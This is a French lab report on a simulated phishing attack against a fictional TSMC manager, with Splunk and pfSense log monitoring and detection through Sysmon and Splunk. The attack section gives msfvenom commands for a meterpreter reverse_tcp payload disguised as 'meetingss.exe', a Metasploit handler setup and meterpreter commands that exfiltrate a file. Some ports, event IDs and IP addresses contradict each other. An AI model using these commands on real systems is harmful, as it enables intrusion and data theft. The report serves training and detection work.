



 Aller sur splunk et cliquer sur surveiller pour envoyer les données puis choisir TCP/UDP






• Configurer le port d'écoute UDP 9997 et créer un index







• Choisir l'index créé et cocher DNX au niveau de l'hôte



Le résumé des étapes précédente



 Nous pouvons maintenant voir les logs de pfsense apparaître avec l'index pfsense_cyber24




3. Création de tableaux de board avant l'attaque de type phishing

Dans cette section, on va créer quelques graphiques avec le SIEM splunk avant le début de l'attaque de phishing. Cela va permettre de détecter des comportements suspects, potentiellement des indicateurs de compromissions.

3.1. Les fichiers exécutés

Ce graphique généraliste montre les fichiers les plus exécutés dans la machine cible windows. Il fait apparaître sans doute un grand nombre de fichiers powershell exécutés non suspects.

Le top 10 des fichiers les plus exécutés



3.2. Les rares fichiers exécutés

Ce graphique en cercle représente à part égale les 5 fichiers les plus rarement exécutés par la machine cible windows. Ce graphique est très important car il nous servira de comparatif après l'attaque de phishing. On peut refaire un nouveau graphique et déceler un rare fichier qui a été exécuté. Cela mettra la puce à l'oreille afin d'approfondir les investigations.

Les rares fichiers exécutés



3.3. Les rares lignes de commande

Ce tableau ci-dessous récapitule les 10 lignes de commandes les plus rares exécutées par la machine cible windows.


Ce tableau va permettre de découvrir rapidement une rare ligne de commande qui n'a pas été exécutée jusqu'à présent. Ce qui peut être une source de localisation du fichier ayant servi à la compromission.

Les 10 rares lignes de commandes

CommandLine	count	percent
"C:\Program Files (x86)\Microsoft\EdgeUpdate\Microsoft\EdgeUpdate.exe" /ua /installsource core	1	0.268817
"C:\Program Files (x86)\Microsoft\EdgeUpdate\Microsoft\EdgeUpdate.exe" /ua /installsource scheduler	1	0.268817
C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc	4	1.075269
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-MonitorNoHandle.exe"	61	16.397849
C:\Program Files\SplunkUniversalForwarder\bin\splunk-admon.exe	61	16.397849
C:\Program Files\SplunkUniversalForwarder\bin\splunk-netmon.exe	61	16.397849
C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	61	16.397849
*C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe*ps2	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-regmon.exe"	61	16.397849

3.4. Les rares Events ID les plus représentés

Ce graphique ci-dessous présente les rares identifiants des journaux d'événements (Event ID) de la machine cible windows.



On peut y voir:

- Event ID 1 qui correspond à une création de processus. L'événement de création de processus fournit des informations étendues sur un processus nouvellement créé. La ligne de commande complète fournit un contexte sur l'exécution du processus.
- Event ID 16 :Cet événement enregistre les modifications apportées à la configuration Sysmon, par exemple lorsque les règles de filtrage sont mises à jour.
- -Event ID 4624 qui correspond à une tentative de connexion réussie sur un ordinateur local. Cet événement est généré sur un ordinateur auquel on a accédé, c'est-à-dire là où la session de connexion a été créée.

Dans cette recherche d'indicateurs de compromissions, on se focalise sur la traque de l'identifiant d'évènement 3 qui est quasi inexistant sur notre graphique.

Cet Event ID 3 quasi absent pour le moment dans les logs, signale une nouvelle connexion TCP dans le réseau. En traquant cet Event ID 3, nous pouvons retrouver des informations sur la connexion qui vient de se faire ainsi que les adresses IP source et de destination.

De plus, ce Event ID 3 pourra nous fournir des informations sur le fichier malveillant et sa localisation.


4. Automatisation et alertes

Une attaque de type phishing peut créer d'énormes dégâts si elle n'est pas détectée à temps. De ce fait, la création d'alertes permet de signaler des activités suspectes dans notre machine cible windows.

On a mis en place dans le SIEM splunk une alerte qui traque toute apparition de l'Event ID 5 dans la machine cible.

On l'a paramétré de telle sorte que toute recherche faisant apparaître dans ses résultats l'event ID 3 déclenche automatiquement une alerte critique.

La présence de l'Event ID 3 dans les logs de la machine cible indique la fin d'un processus nouvellement créé. Le début de cette investigation démarre avec l'épluchage des logs contenant l'Event ID 3 dans le but de trouver un fichier exécutable malveillant ou un répertoire renfermant ce fichier.



PARTIE IV: DÉROULEMENT TECHNIQUE DE L'ATTAQUE

I. Collecte d'informations

Monsieur XIANG a mené une enquête. Il a trouvé un technicien réseau corrompu travaillant dans le bâtiment où se trouve le bureau de Monsieur YANG, à qui il a demandé toutes les informations nécessaires à son attaque en contrepartie d'une somme d'argent.

II. Scan du réseau


Avant le déroulement de notre attaque de phishing, on lance un scan sur le réseau puis sur l'ordinateur cible windows pour tenter de récolter quelques informations.

Nous avons lancer le scan nmap sur le réseau :

nmap -Pn 192.168.2.0/24

L'option -Pn (pas de scan ping) option évite complètement l'étape de découverte des hôtes de Nmap. En temps normal, "nmap" utilise cette étape pour déterminer quelles sont les machines actives pour effectuer un scan approfondi.

On remarque bien que la machine avec l'adresse IP 192.168.2.10 et un pare-feu. En lançant le wireshark, on confirme l'information :



Maintenant on va lancer un scan sur la machine cible, le résultat est le même que pour le scan réseau sur l'IP 192.168.1.0/24:

nmap -Pn 192.168.1.18

```
(root@kmli)-[/home/kali/Documents]

# nmap -Pn 192.168.1.18

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:36 CEST Nmap scan report for 192.168.1.18

Host is up.

All 1000 scanned ports on 192.168.1.18 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 201.32 seconds
```

Comme le montre la capture ci-dessus, le résultat du scan de la machine Windows montre que tous les ports scannés ont été ignorés, potentiellement filtrés.

III. Identification des ports d'écoutes sur la machine Windows

Pour mener à bien notre attaque phishing, On doit identifier les différents ports (TCP) d'écoutes actifs sur la machine cible. Cela sera très utile lors de la fabrication du payload (charge utile) qui sera envoyé à la cible.

Pour ce faire on va dans l'invite de commande windows et faire appel à la commande **netstat -a:**

```
Invite de commandes
   osoft Windows [version 10.0.19045.4894]
c) Microsoft Corporation. Tous droits réservés.
:\Users\user>netstat -a
Connexions actives
                                                         État
 Proto Adresse locale
                                Adresse distante
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:135
        0.0.0.0:445
                                                         LISTENING
                                WINCYBER24:0
        0.0.0.0:5040
                                WINCYBER24:0
                                                         LISTENING
 ТСР
        0.0.0.0:5357
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:7680
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:49664
 TCP
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:49665
                                WINCYBER24:0
        0.0.0.0:49666
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:49667
                                                         LISTENING
                                WINCYBER24:0
        0.0.0.0:49668
                                WINCYBER24:0
                                                         LISTENING
        0.0.0.0:49671
                                WINCYBER24:0
                                                         LISTENING
            0.0:49673
                                WINCYBER24:0
                                                         LISTENING
```

Les résultats sont visibles sur la capture ci-dessus, avec les ports d'écoutes actives sur la machine en connexion TCP. Dans ce scénario d'attaque, on va choisir le port d'écoute TCP **5040**.

IV. Mis en place du payload avec MsfVenom

MSFvenom est un générateur de payload autonome faisant partie de la suite Metasploit. Un payload est un fichier malveillant et son but est d'obtenir des informations sur la machine sur laquelle il est exécuté.

On généra un meterpreter dans le scénario car il permet de lancer des commandes bien différentes, tout en conservant l'accès au shell basique. Il a aussi la capacité d'enregistrer l'écran de la victime, accéder à sa webcam, exfiltrer des données des mots de passe et bien plus encore.

Reverse TCP

Le Reverse TCP permet à la machine attaquante Kali Linux d'écouter sur le port TCP 5040 et attendre que la victime se connecte (ou exécute un fichier malveillant) pour prendre le contrôle de ce dernier.

L'ossature de la commande msfvenom qui permet de créer un payload en **reverse_tcp** se présente comme ceci:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe
> reverse.exe
```

Pour créer le payload On lance la commande suivante sur la machine attaquante:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=445
-f exe > meetingss.exe
```

LHOST représente l'adresse IP de notre machine attaquante (192.168.2.10) et LPORT correspond au port d'écoute 5040 TCP.

Après lancement de la commande on a créé un fichier avec l'extension .exe nommé meetings. Cet exécutable *meetingss.exe* sera le payload final pour attaquer la cible.

Reverse shell avec msfconsole

Une fois le payload créé est déjà prêt pour être utilisé. On doit générer un reverse shell avec Msfconsole. Cela permettra à l'attaquant d'être en écoute de la connexion ou de l'exécution de la charge malveillante pour en profiter et prendre le contrôle de la machine cible.

Pour activer l'écoute de la machine attaquante on lance les commandes suivantes:

```
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.2.10

lhost => 192.168.2.10

msf6 exploit(multi/handler) > set lport 5040

lport => 5040


msf6 exploit(multi/handler) > exploit
```

Une fois la connexion établie, l'attaquant pourra accéder à la machine cible et à des fichiers en fonction de leur emplacement et des privilèges qu'il possède.

V. Création du mail de phishing

Pour mener à bien, l'attaquant à concocté un petit mail d'hameçonnage pour accrocher la cible. Le mail est une invitation à un séminaire technique sur les nouvelles avancées des semi-conducteurs nouvelles générations.

Ce séminaire aura lieu dans les locaux de Artosyn à Pékin et la présence de Monsieur Mei YANG directeur de fabrication chez TSMC est vivement souhaitée. Ce mail possède une pièce jointe qui est le payload *meetingss.exe* minutieusement fabriqué. Ce fichier doit être **téléchargé** par Monsieur YANG afin de prendre **connaissance des différents points** qui seront abordés durant le séminaire.




VI. Téléchargement et exécution du fichier malveillant par la cible

Lors de la réception et la lecture du mail par Monsieur YANG, il décide de télécharger la pièce jointe pour prendre connaissance des informations qui y figurent.


Pour rappel, les antivirus de l'ordinateur de Monsieur YANG ont été désactivés par l'administrateur système pour des mises à jour, quelques minutes avant la lecture du mail.


Malgré quelques messages d'avertissement de son ordinateur, Monsieur YANG finit par télécharger et exécuter le fichier malveillant.

Il se rend compte que le fichier joint ne renferme aucun message, il décide de revenir plus tard dans la journée et de réessayer une nouvelle fois sans se douter de quelque chose.




Le système a bien indiqué que c'est un fichier à vérifier et il a bien été téléchargé sur la machine.





VII. Prise en main de la machine cible et exfiltration des données

L'exécution du fichier malveillant par Monsieur YANG a permis l'ouverture d'une connexion entre sa machine et la machine kali linux de l'attaquant.




Grâce au reverse shell, l'attaquant détient un accès à l'ordinateur de Monsieur YANG et navigue dans le répertoire dans le but de trouver le fichier de TSMC sur les futurs semiconducteurs.

Après quelques lignes de commandes (**pwd, cd et ls -l**) comme le montre les captures ci-dessous, l'attaquant parvient à découvrir l'ensemble des répertoires sur la machine cible.


pwd: pour connaître le répertoire courant dans lequel on se trouve

cd : pour changer de répertoire

ls -l: lister les fichiers du répertoire



Après un certain temps de navigation sur le système, il parvient à trouver le fichier secret dans le répertoire de mes documents.



Il tape la commande *cat* pour vérifier s'il s'agit bien du fichier recherché et tel est le cas.

```
2024-04-22 14:49:21 +0200
       040777/rwxrwxrwx
      040777/rwxrwxrwx 0
040777/rwxrwxrwx 0
                                                      2024-04-22 14:49:21 +0200
2024-04-22 14:49:21 +0200
                                                                                                 Mes images
                                                                                                 Mes vidéos
       100666/rw-rw-rw- 1035
100666/rw-rw-rw- 402
                                                      2024-09-27 15:35:58 +0200 NANOPUCES20
2024-04-22 14:49:44 +0200 desktop.ini
                                                                                                 NANOPUCES2025.txt
      meterpreter > cat NANOPUCES2025.TXT
           *** CE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE*****
                                  ** PRODUCTION DE NANOPUCES POUR 2025**
Le développement de la technologie 2nm (N2) de TSMC est en bonne voie et a bien progressé.

La technologie N2 comprend la première génération de transistors à nano-feuillets de l'entreprise,


l avec des avancées de l'ordre du nœud complet en termes de performances et de consommation d'énergie.
¡ Grâce à notre stratégie d'amélioration continue,
la technologie N2 et ses dérivés nous permettront d'étendre notre leadership technologique à l'avenir,
I IMPORTANT:
-EPAISSEUR DES FUTURS SEMI-CONDUCTEURS = 2 à 2.5 nm avec un pas de 0.1 nm

-LA DATE DE PRODUCTION EST PREVUE POUR FEVRIER 2025
-LES PREMIERES LIVRAISONS SE FERONT VERS LES ETATS-UNIS A PARTIR DU 05 NOVEMBRE 2025
       -CODE DES NANOPUCES = NM25TSMC11TW
       ***** CE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE ******

*** TOUTE TENTATIVE DE DIVULGATION EST PASSIBLE D'UNE LOURDE SANCTION ***meterpreter >
       meterpreter > download NANOPUCES2025.TXT
        Downloading: NANOPUCES2025.TXT → /home/kali/NANOPUCES2025.TXT
□ Downloaded 1.01 KiB of 1.01 KiB (100.0%): NANOPUCES2025.TXT →
                                                                                                              → /home/kali/NANOPUCES2025.TXT
                                 NANOPUCES2025.TXT → /home/kali/NANOPUCES2025.TXT
                                                                                                                        4
       meterpreter >
```

L'attaquant décide maintenant d'exfiltrer toutes les données de ce fichier très important dans un autre emplacement. Il arrive à ses fins en lançant la commande *download* dans le meterpreter pour prendre possession de ce document comme la capture ci-dessous nous le montre.

Le document a bien été chargé et enregistré dans la machine de l'attaquant dans le répertoire /home/kali/NANOPUCES2025.TXT.




PARTIE IV : DÉTECTION ET ANALYSE DE L'ATTAQUE PAR PHISHING


I. Déclenchement de l'alerte Splunk

Après le lancement de l'attaque de phishing, une alerte nommée « **alertefish** » s'est déclenchée. Cette alerte apparaît lorsque que l'on effectue une recherche des logs en précisant que nous souhaitons y inclure l'EVENT ID 3 dans le but de détecter une nouvelle connexion dans le réseau.

Cette alerte nous pousse à aller plus loin c'est-à-dire éplucher les logs sysmon de notre machine cible.



En regardant la source de l'alerte. On trouve un grand nombre d'événements dans les logs Sysmon.



Dans la recherche menée sur Splunk, on trouve plusieurs événements liés à l'EVENT ID 3


.

II. Investigation avec les journaux d'évènement de Sysmon

L'analyse des logs sysmon montre plusieurs évènements comme c'est montré dans la capture ci-dessous. On se focalise sur l'événement ID 3 qui a été renseigné dans l'alerte Splunk.

La capture ci-dessous nous montre l'apparition d'un événement **ID 3 qui témoigne d'une nouvelle connexion dans notre réseau**. On peut en déduire que du fichier malveillant est à l'origine de cette nouvelle connexion dans la machine cible.


La vue détaillée montre également un répertoire dans lequel un fichier suspect nommé **meetingss.exe** a été téléchargé et exécuté.



III. Investigation sur Splunk

Dans cette section, on va pousser plus loin notre investigation en utilisant le SIEM splunk dans l'objectif d'avoir plus de détails sur ce fichier meetingss.exe.


-Le graphique ci-dessous obtenu avec Splunk montre des logs non négligeables de l'EVENT ID 3 qui viennent juste après l'EVENT ID 22 qui (**DNSEvent**) généré lorsqu'un processus exécute une requête DNS.




-La deuxième capture ci-dessous est obtenue en approfondissant les logs de l'Event ID 3. On peut y voir le répertoire depuis lequel le fichier malveillant meetingss.exe a été téléchargé et exécuté.

On distingue également les adresses **IP source (192.168.2.10)** de la machine attaquante et l'adresse **IP de destination (198.168.1.18)** de la cible.

NB : A noter que les adresses source et de destination sont inversées sur la capture d'écran car le fichier s'exécute pour donner accès à la machine attaquante. Sourcelp correspond à l'adresse de la cible et DestinationIP de la kali linux.



-De plus une analyse des fichiers les plus rarement exécutés montre la présence du fichier meetingss.exe téléchargé et exécuté depuis le répertoire utilisateur comme le montre la capture ci-après.




IV .VirusTotal

Après analyse du fichier malveillant avec l'observateur d'évènement et notre SIEM Splunk, nous le soumettons à la plateforme VirusTotal.

La capture ci-dessus fournit les résultats après le chargement du fichier meetingss.exe dans VirusTotal.

Virus Total montre que 60 éditeurs de solutions de sécurité sur 73 ont signalé ce fichier comme étant malveillant et pouvant être qualifié comme un trojan.

